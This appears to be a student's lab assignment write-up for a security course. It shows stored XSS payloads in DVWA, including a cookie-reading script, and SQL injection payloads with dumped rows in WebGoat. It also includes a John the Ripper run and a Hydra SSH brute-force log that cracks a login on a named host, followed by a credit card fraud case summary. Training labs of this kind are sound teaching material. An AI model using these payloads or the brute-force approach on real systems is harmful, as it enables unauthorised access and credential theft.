
XSS (Cross site scripting)



This screenshot shows the DVWA application's guestbook interface after a stored XSS attack has been executed. The 'Name' field contains 'Test 1' and the 'Message' field contains '<script>alert("Hello User!");</script>'. When the user signs the guestbook, a modal dialog box appears with the message 'Hello User!' and an 'OK' button.



This screenshot shows the DVWA application's guestbook interface. The 'Name' field contains 'Test 2' and the 'Message' field contains '<iframe src="http://wikipedia.org"></iframe>'. The page displays two entries: 'Name: Test 1' and 'Name: Test 2'. The entry for 'Test 2' is displayed with an embedded Wikipedia iframe.



This screenshot shows the DVWA application's guestbook interface. The 'Name' field contains 'Test 3' and the 'Message' field contains '<script>alert(document.cookie)</script>'. The page displays two entries: 'Name: Test 1' and 'Name: Test 2'. The entry for 'Test 3' is displayed with an alert box showing the cookie information, indicating a DOM-based XSS vulnerability.

Assignment - 8

1. Apply Automated SQL Injection using SQLMAP.

The screenshot shows the SQL Injection (advanced) module of SQLMap. The navigation bar at the top includes tabs for SQL Injection (mitigation), Path Traversal, and various attack types like A2 Broken Authentication, A3 Sensitive Data Exposure, etc. The main content area is titled "Try It! String SQL injection". It displays a query builder with the following code:

```
"SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '' + lastName + "";
```

Below the code, there's a note: "The query in the code builds a dynamic query as seen in the previous example. The query is built by concatenating strings making it susceptible to String SQL injection." A success message follows:

You have succeeded:
 USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
 101, Joe, Snow, 987654321, VISA, , 0,
 101, Joe, Snow, 2234200065411, MC, , 0,
 102, John, Smith, 2435600002222, MC, , 0,
 102, John, Smith, 4352209902222, AMEX, , 0,
 103, Jane, Plane, 123456789, MC, , 0,
 103, Jane, Plane, 333498703333, AMEX, , 0,
 10312, Jolly, Hershey, 176896789, MC, , 0,
 10312, Jolly, Hershey, 333300003333, AMEX, , 0,
 10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
 10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
 15603, Peter, Sand, 123609789, MC, , 0,
 15603, Peter, Sand, 338893453333, AMEX, , 0,
 15613, Joesp, Something, 33843453533, AMEX, , 0,
 15837, Chaos, Monkey, 32849386533, CM, , 0,
 19204, Mr, Goat, 33812953533, VISA, , 0,

At the bottom, a note explains the injection:

Your query was: SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '' or '1' = '1'
 Explanation: This injection works, because or '1' = '1' always evaluates to true (The string ending literal for '1' is closed by the query itself, so you should not inject it). So the injected query basically looks like this: SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or TRUE, which will always evaluate to true, no matter what came before it.

This screenshot shows a simplified version of the attack interface. The title is "Try It! String SQL injection". The note about string concatenation and the success message are identical to the previous screenshot. The query builder shows the same SQL code. At the bottom, the explanation note is also present.

What is String SQL injection?

If queries are built dynamically in the application by concatenating strings to it, this makes it very susceptible to String SQL injection. If the input takes a string that gets inserted into a query as a string parameter, then you can easily manipulate the build query using quotation marks to form the string to your specific needs. For example, you could end the string parameter with quotation marks and input your own SQL after that.

It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data - like the department they work in and their salary.

The system requires the employees to use a unique authentication **TAN** to view their data.
Your current TAN is **3SL99A**.

Since you always have the urge to be the most earning employee, you want to exploit the system and instead of viewing your own internal data, _ you want to take a look at the data of all your colleagues_ to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need. You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
```

Employee Name:	<input type="text" value="Smith"/>
Authentication TAN:	<input type="text" value="%' OR '0='0"/>
<input type="button" value="Get department"/>	

It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data - like the department they work in and their salary.

The system requires the employees to use a unique authentication **TAN** to view their data.
Your current TAN is **3SL99A**.

Since you always have the urge to be the most earning employee, you want to exploit the system and instead of viewing your own internal data, _ you want to take a look at the data of all your colleagues_ to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need. You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
```

Employee Name:	<input type="text" value="Lastname"/>
Authentication TAN:	<input type="text" value="TAN"/>
<input type="button" value="Get department"/>	

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN

32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

It is your turn!

You are an employee named John **Smith** working for a big company. The company has an internal system that allows all employees to see their own internal data - like the department they work in and their salary.

The system requires the employees to use a unique authentication TAN to view their data.
Your current TAN is **3SL99A**.

Since you always have the urge to be the most earning employee, you want to exploit the system and instead of viewing your own internal data, ... you want to take a look at the data of all your colleagues... to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need. You already found out that the query performing your request looks like this:

```
*SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "';
```



Employee Name:

Authentication TAN:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN

32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

Shopping Cart


Shopping Cart Items – To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

The total charged to your credit card:

\$0.00

Enter your credit card number:

Enter your three digit access code:



Try It! Reflected XSS

Identify which field is susceptible to XSS.

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input is used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

An easy way to find out if a field is vulnerable to an XSS attack is to use the `alert()` or `console.log()` methods. Use one of them to find out which field is vulnerable.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

The total charged to your credit card: \$0.00

Enter your credit card number:

Enter your three digit access code:

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

The total charged to your credit card: \$0.00

Enter your credit card number:

Enter your three digit access code:


Well done, but alerts are not very impressive are they? Please continue.

Thank you for shopping at WebGoat.
Your support is appreciated


We have charged credit card:


\$1997.96

Perform online attacks and offline attacks of password cracking.



A terminal window titled '(kali㉿kali)-[~]' showing the output of the John the Ripper password cracking tool. The command run is '\$ john wnd.txt'. The output shows the tool is benchmarking MD5crypt-long and crypt(3) variants, and then proceeds to crack two password hashes using bcrypt with 32 iterations. It mentions using UTF-8 encoding, loading two password hashes with no different salts (NT [MD4 256/256 AVX2 8x3]), and proceeding with single rules. It also notes that OpenMP support is missing and that only 4 candidates are buffered for the current salt, with a minimum of 24 needed for performance. The process is almost done, and it will proceed with the wordlist and incremental ASCII attack.





Kali-Linux-2022.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

xHydra

Quit

Target Passwords Tuning Specific Start

Output

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-16 02:52:46
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:1/p:9), ~1 try per task
[DATA] attacking ssh://cs.triple5.online:22/
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "testkali" - 1 of 9 [child 0] (0/0)
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "" - 2 of 9 [child 1] (0/0)
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "ilaktset" - 3 of 9 [child 2] (0/0)
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "ssword" - 4 of 9 [child 3] (0/0)
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "password" - 5 of 9 [child 4] (0/0)
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "PasSWorD" - 6 of 9 [child 5] (0/0)
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "pAsSwOrD" - 7 of 9 [child 6] (0/0)
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "PaasworD" - 8 of 9 [child 7] (0/0)
[ATTEMPT] target cs.triple5.online - login "testkali" - pass "200420116002" - 9 of 9 [child 8] (0/0)
[22][ssh] host: cs.triple5.online login: testkali password: testkali
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-16 02:53:00
<finished>
```

Assignment - 9

Consider a case study of cyber crime, where the attacker has performed online credit card fraud. Prepare a report and also list the laws that will be implemented on the attacker.

Man arrested for credit card fraud in Coimbatore

The cyber crime police in the city arrested a 32-year-old man who allegedly used a customer's credit card to buy jewelry. The police said that V. Suresh, a resident of Edayarpalayam who worked in the credit cards section of a nationalized bank on contract basis, was arrested for misusing a customer's credit card.

According to the police, Suresh worked at the Pappanaickenpalayam branch of the bank. A person namely Selvaraj had surrendered his credit card with Suresh at the bank and obtained an acknowledgment letter for the same.

However, Suresh used the card surrendered by the customer and purchased ornaments from a jewelry showroom in Coimbatore. He later pledged the jewelry at another bank for money, the police said.

Laws Implemented

- IPC 420
- Section 66 of the Information Technology act
- Section 67 of the Information Technology act